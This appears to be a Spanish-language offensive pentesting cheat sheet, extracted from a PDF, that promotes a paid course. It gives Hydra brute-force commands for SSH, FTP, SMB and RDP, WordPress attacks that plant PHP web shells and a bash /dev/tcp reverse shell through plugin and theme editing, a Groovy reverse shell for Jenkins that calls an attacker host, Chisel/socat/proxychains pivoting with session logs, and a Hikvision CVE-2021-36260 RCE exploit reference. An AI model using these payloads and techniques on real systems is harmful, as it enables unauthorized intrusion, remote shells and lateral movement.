
<https://www.youtube.com/@Anonimo501/videos>

Hydra:

hydra -l user -P techyou.txt ssh://<IP> -l -t 64 -V	Ssh
hydra -L users.txt -e ns -t 4 ssh://<IP>	Ssh enum users
hydra -l user -P passlist.txt ftp://<IP>	ftp
hydra -l user -P passwd.txt telnet://<ip>:23 -t 64 -V -l	telnet
hydra -l user -P passwd.txt ftp://<ip>:21 -t 64 -V -l	ftp
hydra -l user -P passwd.txt smb://<ip>:445 -t 64 -V -l	Smb
hydra -l user -P passwd.txt smb://<ip>:445 -t 64 -V -l 2>/dev/null	Smb
hydra -l user -P passwd.txt rdp://<ip>:3389 -t 64 -V -l	rdp

Ataque Http mediante método Post

```
hydra -l admin -P techyou.txt <IP> http-post-form  
"/my_weblog/admin.php:username=admin&password=^PASS^:Incorrect username or password" -t 64 -l -V
```



Psql: (PostgreSQL)

Instalacion:

sudo apt-get update
sudo apt-get install postgresql
sudo service postgresql start

Reenvío de puerto local (local port forwarding) – ssh tunneling

Shell atacante 1 - ssh tunneling
ssh -L 1234:localhost:5432 christine@10.129.228.195
Shell atacante 2 – conexión con la DB por el puerto 1234
psql -U christine -h localhost -p 1234

Comandos psql:

\list	\l
\connect secrets (secrets es la DB)	\c secrets
\dt	Listar las tablas de la DB secrets
select * from dbname;	Dbname hace referencia al nombre de la DB

Enumeración: (Post explotación)

ss -tln

Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>

-l: Display only listening sockets.
-t: Display TCP sockets.
-n: Do not try to resolve service names.

Rutas de directorios WordPress:

Rutas por defecto de Wordpress.

/wp-admin/
/wp-includes/
/wp-content/
/wp-content/themes/
/wp-content/plugins/
/wp-content/uploads/
/wp-content/uploads/yyyy/mm/
/wp-content/themes/tu-tema-activo/
/wp-content/plugins/tu-plugin-activo/
Otra ruta donde WordPress guarda credenciales en archivo config-default.php
/etc/wordpress/config-default.php

WPSCAN COMANDOS: WordPress

wpscan --url http://127.0.0.1:31337/ -e vp,u	Plugins vulnerables y enum users
wpscan --url http://127.0.0.1:31337/ -e ap,u	Todos los plugins y enum users
Ataque de diccionario a login	
wpscan --url http://spectra.htb/main/ -e u --passwords /usr/share/wordlists/rockyou.txt	
Ataque de detección de plugins agresivo	
wpscan --url http://spectra.htb/main/ -e u,vp --plugins-detection aggressive	
Ataque con API Token – Encuentra más vulns	
wpscan --url http://192.168.1.33/blog/ -e u,vp --api-token Corigyi8fhiG...	
Encuentra la gran mayoría de vulnerabilidades	
wpscan --url http://192.168.1.33/blog/ -e u,vp --plugins-detection aggressive --api-token Corigyi8fh	
Ruta donde se cargan los plugins (filename=shell.php)	
[WP root]/wp-content/plugins/[plugin name]/[filename]	
wpscan --url https://example.com/wordpress/ -e vp,u --disable-tls-checks (para https)	
Bypass WAF	
wpscan --url https://example.com/ -e u,vp --rua	
Actualizar wpScan	
gem update wpScan	
wpscan --update	

NMAP WORDPRESS --SCRIPTS

Comando:

```
nmap -p80 --script http-wordpress-enum --script-args http-wordpress-enum.root="/wordpress/",check-latest=true,search-limit=1000 remote.nyx
```

Hacking WordPress 1:

Luego de ganar acceso a WordPress hacemos los siguientes pasos

Creamos un archivo con el nombre shell.php con el siguiente código – web shell php sencillo

```
<?php  
system($_GET['cmd']);  
?>
```

Ahora lo convertimos a .zip con el siguiente comando

```
zip shell.zip ./shell.php
```

Lo subimos al WordPress y lo Activamos en el botón (Activar plugin)

Luego lo intentamos activar en la página de plugins instalados, el cual hace que aparezca un error y nos de la ruta de donde se encuentra el script malicioso, luego de ir allí escribimos después del .php ?cmd=id

[WP root]/wp-content/plugins/[plugin name]/[filename]

<http://WP-url/wp-content/plugins/akismet/akismet.php>

<http://WP-url/main/wp-content/plugins/akismet/akismet.php>

- Otra forma puede ser que metamos el código de un web shell al comienzo de un código de los plugins ya instalados en la pestaña de (Editor de archivos de plugins) .

Entonces al comienzo del código ingresaríamos este código <https://github.com/Anonimo501/php-webshells/blob/master/Collection/Simple-Webshell.php> y guardamos cambios, posterior a esto vamos y activamos el plugin en la pestaña plugins instalado y recargamos la página, el cual se reflejaría el web shell.

O podemos subir en vez de un web shell, un **reverse shell**, con el siguiente código

```
<?php  
exec("/bin/bash -c 'bash -i >& /dev/tcp/IP-Atacante/443 0>&1'");  
?>
```

Código php de php-reverse-shell.php

Hacking Wordpress 2

Webshell Upload

<https://github.com/Anonimo501/php-webshells/blob/master/Collection/Simple-Webshell.php>

Theme Edit – Fail

/main/wp-content/themes/twentytwenty/404.php

Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>

<https://www.youtube.com/@Anonimo501/videos>

Selected file content:

```
1 <?php
2 /**
3  * The template for displaying the 404 template in the Twenty
4  * Twenty theme.
5  *
6  * @package WordPress
7  * @subpackage Twenty_Twenty
8  * @since Twenty Twenty 1.0
9 */
10 system('id');
11 get_header();
12 ?>
13 <main id="site-content" role="main">
14
15     <div class="section-inner thin error404-content">
16
17         <h1 class="entry-title"><?php _e( 'Page Not Found',
18 'twentynineteen' ); ?></h1>
19
20         <div class="intro-text"><p><?php _e( 'The page you were
21 looking for doesn't exist.' ) ?></p></div>
22
23     </div>
24
25 </main>
26
27 <footer>
28     <div class="site-info"><?php _e( 'Twenty Twenty' );
29     <span> Version <?php _e( '1.0' );
30     <span> <?php _e( 'by Automattic' );
31     </div>
32
33 </body>
34
35 </html>
```

Theme Files

Stylesheet (style.css)
Theme Functions (functions.php)
assets ►
print.css
style-rtl.css
package-lock.json
package.json
404 Template (404.php)
classes ►
Comments (comments.php)
Theme Footer (footer.php)

Documentation: Function Name... ▼ Look Up

Hacking WordPress 3

Edit Existing Plugin

The screenshot shows the WordPress admin interface under the 'Plugins' menu. A red box highlights the 'Installed Plugins' link in the sidebar. The main area displays a table with two rows. The first row is for the 'Akismet Anti-Spam' plugin, which is active. The second row is for the 'Hello Dolly' plugin, which is inactive. Both rows include 'Activate' and 'Delete' buttons.

Plugin	Description
Akismet Anti-Spam Activate Delete	Used by millions, Akismet is activate the Akismet plugin
Hello Dolly Activate Delete	This is not just a plugin, it s When activated you will ran

The screenshot shows the WordPress Admin interface under the 'Plugins' tab. A red box highlights the 'Plugin Editor' button. The main content area is titled 'Edit Plugins' with a red border. It shows the file 'hello.php' for the inactive 'Hello Dolly' plugin. The code editor displays the following PHP code:

```
1 Pegamos el codigo webshell o reverse shell (php-reverse-shell.php)
2
3 <?php
4 /**
5 * @package Hello Dolly
6 * @version 1.7.2
7 */
8 /*
9 Plugin Name: Hello Dolly
10 Plugin URI: http://wordpress.org/plugins/hello-dolly/
11 Description: This is not just a plugin, it symbolizes the hope and enthusiasm of an entire generation summed up in two words sung most famously by Louis Armstrong: Hello, Dolly. When activated you will randomly see a lyric from <cite>Hello, Dolly</cite> in the upper right of your admin screen on every page.
12 Author: Matt Mullenweg
13 Version: 1.7.2
14 Author URI: http://ma.tt/
15 */
```

A red box highlights the search bar at the top right: 'Select plugin to edit: Hello Dolly' with a dropdown arrow and a 'Select' button.


<https://github.com/Anonimo501/php-webshells/blob/master/Collection/Simple-Webshell.php>

<https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php>

Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>



Click en Activate:



Veremos el web shell:

A screenshot of a 'PHP Shell' interface. It has a red border around the central form. The title is 'PHP Shell'. Below it says 'Execute a command'. There is a 'Command' input field and a 'Execute' button. At the bottom, there is a message: 'WordPress 5.6.1 is available! Please update now.' and a note: 'It's so nice to have you back where you belong.'


Hacking Wordpress 4

New Plugin

Copiamos el siguiente código en un archivo shell.php:

```
<?php  
exec("/bin/bash -c 'bash -i >& /dev/tcp/IP-Atacante/443 0>&1'");  
?>  
Ahora lo convertimos a .zip con el siguiente comando  
zip shell.zip ./shell.php
```

Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>



(Ponemos nc a la escucha)

Instalación de GO:

Descarga el archivo binario de Go para la versión que deseas instalar desde la página oficial de descargas de Go: <https://golang.org/dl/>.

```
sudo tar -C /usr/local -xzf go1.16.3.linux-amd64.tar.gz
```

```
export PATH=$PATH:/usr/local/go/bin
```

```
go version
```

NMAP:

Expliquemos un poco el comando:

- **nmap:** es la herramienta que se usa para el escaneo.
- **-p-:** este flag permite escanear todos los puertos (65.535)
- **--min-rate:** se utiliza para especificar la velocidad mínima
- **5000:** son los paquetes mínimos por segundo.
- **--min-rate 5000:** estos 2 juntos quiere decir que envíe como mínimo 5000 paquetes por segundo
- **IP-Victima:** aquí va la dirección ip que deseamos escanear
- **-Pn:** para que NO aplique host Discovery mediante el protocolo ARP
- **-n:** para que NO aplique resolución DNS
- **21:** Puerto FTP
- **-sCV:** C, muestra el detalle del puerto encontrado y V, muestra la version de FTP o servicio encontrado

```
nmap -p- --min-rate 5000 IP-Victima -Pn -n
```

```
nmap -p 21 -sCV IP-Victima -Pn -n
```

Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>

Pivoting:

Contexto de ataque de Pivoting en 2 redes:

Un atacante tiene la dirección IP 192.168.0.201, la víctima se encuentra en la misma red 192.168.0.0/24 (1 ip victima 192.168.0.30) que tiene acceso a la red 172.16.0.0/24 (2 ip victim172.16.0.129), se pueden utilizar las siguientes herramientas:

Chisel:

- Propósito: Chisel es una herramienta que se utiliza para crear un túnel de red entre dos sistemas, lo que permite redirigir tráfico entre ellos de forma segura.
- Uso en el contexto dado: El atacante podría usar Chisel para establecer un túnel desde la máquina víctima (192.168.0.30) en la red 192.168.0.0/24 hacia su máquina (192.168.0.201). Esto le permitiría redirigir tráfico desde la víctima hacia su máquina, lo que podría utilizarse para interceptar o manipular el tráfico entre la víctima y la PC en la red 172.16.0.0/24 (172.16.0.129).

SOCKS5:

- Propósito: SOCKS5 es un protocolo de red que permite a un cliente (por ejemplo, un navegador web) enrutar su tráfico a través de un servidor proxy, lo que proporciona anonimato y puede sortear restricciones de firewall.
- Uso en el contexto dado: El atacante podría configurar un servidor SOCKS5 en su máquina (192.168.0.201) y hacer que la víctima (192.168.0.30) utilice ese servidor como proxy. Esto permitiría al atacante enrutar el tráfico de la víctima a través de su máquina y, potencialmente, manipular o interceptar el tráfico entre la víctima y la PC en la red 172.16.0.0/24.

Proxychains:

- Propósito: Proxychains es una herramienta que permite a las aplicaciones utilizar servidores proxy de manera secuencial o en cadena para enrutar su tráfico a través de múltiples servidores proxy.
- Uso en el contexto dado: El atacante podría configurar Proxychains en la máquina atacante (192.168.0.201) para enrutar el tráfico a través de servidores proxy controlados por él antes de que llegue a la PC en la red 172.16.0.0/24. Esto ocultaría aún más su actividad y le permitiría interceptar o manipular el tráfico entre la víctima y la PC de la red 172.16.0.0/24.

Descargar chisel:

<https://github.com/ipillora/chisel/releases/tag/v1.9.1>

chisel_1.9.1_checksums.txt	2.39 KB
chisel_1.9.1_darwin_amd64.gz	3.6 MB
chisel_1.9.1_darwin_arm64.gz	3.46 MB
chisel_1.9.1_linux_386.gz	3.26 MB
chisel_1.9.1_linux_amd64.gz	3.45 MB
chisel_1.9.1_linux_arm64.gz	3.17 MB
chisel_1.9.1_linux_armv5.gz	3.25 MB

Dar permisos de Ejecución tanto en cliente como servidor (chmod +x chisel_1.9.1_linux_amd64)

```
gunzip chisel_1.9.1_linux_amd64.gz  
chmod +x chisel_1.9.1_linux_amd64  
du -hc chisel_1.9.1_linux_amd64  
upx chisel_1.9.1_linux_amd64
```

Ejecución en Server (Atacante)

```
./chisel_1.9.1_linux_amd64 server --reverse -p 4321
```

Ejecución en Cliente (Víctima)

```
./chisel_1.9.1_linux_amd64 client 192.168.0.201:4321 R:socks
```

Configuración de /etc/proxychains.conf (socks5)(Pc atacante)


nano /etc/proxychains.conf	
Colocamos en la última fila	socks5 127.0.0.1 1080
Quitamos el # a dynamic_chain	dynamic_chain
Ponemos el # a strict_chain	#strict_chain

Alcanzar el pc de la red 2 desde el pc atacante en la red 1: (Usando proxychains)


```
proxychains nmap -p- -sT -T5 -v 172.16.0.129 -Pn -n 2>/dev/null
```

Configuración de foxyproxy con socks5

Con esta configuración podremos ver los recursos web de la víctima de la red 2.




BurpSuite conexión con socks5



PIVOTING 2 SALTOS DE RED

A continuación, vemos como teniendo acceso a DMZ y PCUSER hacemos una conexión de Pivoting para llegar a la red de los servidores y poder verlos.



Estando dentro de la maquina victim (PCUser) logramos identificar otra red (10.51.125.0)

Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>

arp -a (Para ver las interfaces)

```
C:\Windows\system32>arp -a
arp -a

Interface: 10.41.125.131 — 0x7
Internet Address Physical Address Type
10.41.125.41 00-0c-29-2e-f8-de dynamic
10.41.125.255 ff-ff-ff-ff-ff-ff static
224.0.0.22 01-00-5e-00-00-16 static
224.0.0.252 01-00-5e-00-00-fc static
239.255.255.250 01-00-5e-7f-ff-fa static

Interface: 10.51.125.144 — 0xb
Internet Address Physical Address Type
10.51.125.51 00-0c-29-46-41-48 dynamic
10.51.125.255 ff-ff-ff-ff-ff-ff static
192.168.0.1 cc-35-40-cf-e1-86 dynamic
224.0.0.22 01-00-5e-00-00-16 static
224.0.0.252 01-00-5e-00-00-fc static
239.255.255.250 01-00-5e-7f-ff-fa static
```

Ahora con el comando siguiente es para descubrir nuevos equipos en la red, que tienen conexión desde el PCUSER:

```
for /L %a in (1,1,254) do @start /b ping 10.51.125.%a -w 100 -n 2 >nul
```

tipeamos nuevamente arp -a

Descubrimos otra ip en la red (**10.51.125.0/24**) dicha ip es (**10.51.125.166**)

```
C:\Windows\system32>for /L %a in (1,1,254) do @start /b ping 10.51.125.%a -w 100 -n 2 >nul
for /L %a in (1,1,254) do @start /b ping 10.51.125.%a -w 100 -n 2 >nul

C:\Windows\system32>arp -a
arp -a

Interface: 10.41.125.131 — 0x7
Internet Address Physical Address Type
10.41.125.41 00-0c-29-2e-f8-de dynamic
10.41.125.255 ff-ff-ff-ff-ff-ff static
192.168.0.1 cc-35-40-cf-e1-86 dynamic
224.0.0.22 01-00-5e-00-00-16 static
224.0.0.251 01-00-5e-00-00-fb static
224.0.0.252 01-00-5e-00-00-fc static
239.255.255.250 01-00-5e-7f-ff-fa static

Interface: 10.51.125.144 — 0xb
Internet Address Physical Address Type
10.51.125.51 00-0c-29-46-41-48 dynamic
10.51.125.166 00-0c-29-71-38-5c dynamic
10.51.125.255 ff-ff-ff-ff-ff-ff static
239.255.255.250 01-00-5e-7f-ff-fa static
```

Ahora vamos a crear todas las conexiones con chisel, proxychains y socat para poder visualizar los equipos (Servidores) que hay en la red (**10.51.125.0/24**) descubierta, primero empezamos pasando el chisel a windows desde la maquina DMZ mediante el comando de smbserver.py (python3 smbserver.py a .) donde (a) es el nombre del directorio que se va a compartir y que contiene chiselwin.exe para este caso.

Verificamos que se ejecute correctamente:

Chisel: <https://github.com/jpillora/chisel/releases>

```
C:\Users\Administrator\Desktop\chiselwin.exe  
chiselwin.exe  
  
Usage: chisel [command] [--help]  
Version: 1.9.1 (go1.21.0)  
Commands:  
  server - runs chisel in server mode  
  client - runs chisel in client mode  
  
Read more:  
  https://github.com/jpillora/chisel
```

Agregamos con la herramienta de texto nano las siguientes líneas al final del todo en el archivo proxychains4.conf la configuración de los socks, es decir los túneles por donde viajara la conexión desde la red de los servidores (**10.51.125.0/24**) hasta (**192.168.209.0/24**) donde se encuentra la maquina atacante.

```
[root@kali ~]# tail -3 /etc/proxychains4.conf  
socks5 127.0.0.1 3456  
socks4 127.0.0.1 9050  
socks5 127.0.0.1 1080
```

Los 2 primeros cuadros rojos, representan la conexión con chisel entre la maquina atacante como la maquina DMZ como cliente, para que el atacante tenga paso hasta la red (**10.41.125.0/24**) y poder ver la maquina PCUser por la interface de red (**10.41.124.0/24**) los otros 2 recuadros rojos 3 y 4 son la conexión mediante socat para que al realizar una conexión desde la maquina PCUser (windows) al DMZ pueda llegar hasta el atacante mediante los puertos configurados previamente:

```
[root@kali ~]# ./chisel server --reverse -p 4321  
2024/04/22 13:46:14 server: Reverse tunnelling enabled  
2024/04/22 13:46:14 server: Fingerprint BIY5zpM43uTqNERy56ln9RKwnZLLE027Ik5846KjjNk=  
2024/04/22 13:46:14 server: Listening on http://0.0.0.0:4321  
2024/04/22 13:47:18 server: session#1: tun: proxy#R:127.0.0.1:1080⇒socks: Listening  
2024/04/22 14:11:54 server: session#2: tun: proxy#R:127.0.0.1:3456⇒socks: Listening  
  
File System  
[root@dmz:~]# ./chisel client 192.168.209.171:4321 R:socks  
2024/04/22 17:47:18 client: Connecting to ws://192.168.209.171:4321  
2024/04/22 17:47:18 client: Connected (Latency 564.472µs)  
  
Home  
  
2024/04/22 20:25:59 client: Retrying in 5m0s ...  
2024/04/22 20:30:59 client: Connection error: server: Server cannot listen on R:127.0.0.1:3456⇒socks (Attempt: 14/unlimited)  
2024/04/22 20:30:59 client: Retrying in 5m0s ...  
2024/04/22 20:35:59 client: Connection error: server: Server cannot listen on R:127.0.0.1:3456⇒socks (Attempt: 15/unlimited)  
2024/04/22 20:35:59 client: Retrying in 5m0s ...  
2024/04/22 20:40:59 client: Connection error: server: Server cannot listen on R:127.0.0.1:3456⇒socks (Attempt: 16/unlimited)  
2024/04/22 20:40:59 client: Retrying in 5m0s ...  
  
[root@dmz:~]# ./socat TCP-LISTEN:6789,fork TCP:192.168.209.171:4321
```

A continuación, el comando de windows que no se logra apreciar en la imagen anterior.

```
C:\Users\Administrator\Desktop>chiselwin.exe client 10.41.125.41:6789 R:3456:socks  
chiselwin.exe client 10.41.125.41:6789 R:3456:socks  
2024/04/22 20:14:08 client: Connecting to ws://10.41.125.41:6789  
2024/04/22 20:14:08 client: Connection error: server: Server cannot listen on R:127.0.0.1:3456⇒socks  
2024/04/22 20:14:08 client: Retrying in 100ms ...
```

Con lo anterior se aprecia una conexión de Pivoting de 2 saltos de red mediante túneles con chisel, socat y proxychains.

Expliquemos un poco el comando **lvpn** que usamos siempre en NC:

l : Modo de escucha.

v : Modo detallado. Muestra los mensajes de estado con más detalle.

n : Dirección IP sólo numérica. No hay resolución de nombre de host. No se utiliza DNS.

p : Puerto. Se utiliza para especificar un puerto concreto para la escucha.

Password por defecto en logins: (password default)

<https://github.com/Anonimo501/DefaultCredentials>
<https://github.com/Anonimo501/Default-Credentials>

Groovy reverse shell: (jenkins)

- En el siguiente comando solo cambia la ip (host) y puerto, estos son de la maquina atacante, también recuerda que puedes generar estos payloads en la siguiente página <https://www.revshells.com/>:

```
String host="10.10.14.254";int port=4321;String cmd="sh";Process p=new  
ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);InputStream  
pi=p.getInputStream(),pe=p.getErrorStream(), si=s.getInputStream();OutputStream  
po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed()){while(pi.available()>0)so.write(pi.read())  
;while(pe.available()>0)so.write(pe.read());while(si.available()>0)po.write(si.read());so.flush();po.flush();Threa  
d.sleep(50);try {p.exitValue();break;}catch (Exception e){}};p.destroy();s.close();
```

IMPACKET:

Instalación:

```
git clone https://github.com/SecureAuthCorp/impacket.git  
cd impacket  
pip3 install .  
# OR:  
sudo python3 setup.py install  
# In case you are missing some modules:  
pip3 install -r requirements.txt
```

Luego de instalar impacket intentemos conectarnos via SMB con psexec.py que es una herramienta dentro del paquete de herramientas de impacket.

Comando para conexión SMB con psexec.py, teniendo el usuario, pero no la contraseña:

```
psexec.py Administrator@10.129.203.1
```

Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>

HIKVISION CAMARAS:

- Una vulnerabilidad de inyección de comandos en el servidor web de algún producto de Hikvision. Debido a la validación de entrada insuficiente, el atacante puede aprovechar la vulnerabilidad para lanzar un ataque de inyección de comandos mediante el envío de algunos mensajes con comandos maliciosos.
- modelos vulnerables **HWI-B120H-D/W**

Exploit manual RCE:

<https://github.com/Anonimo501/hikvision CVE-2021-36260>

Metasploit – exploit RCE:

linux/http/hikvision_cve_2021_36260_blind

Versiones afectadas y versión resuelta:

El firmware de su dispositivo se ve afectado por esta vulnerabilidad de seguridad (CVE-2021-36260) si su versión es anterior a 210628. Instale las actualizaciones de inmediato. Información de versiones afectadas y versiones resueltas:

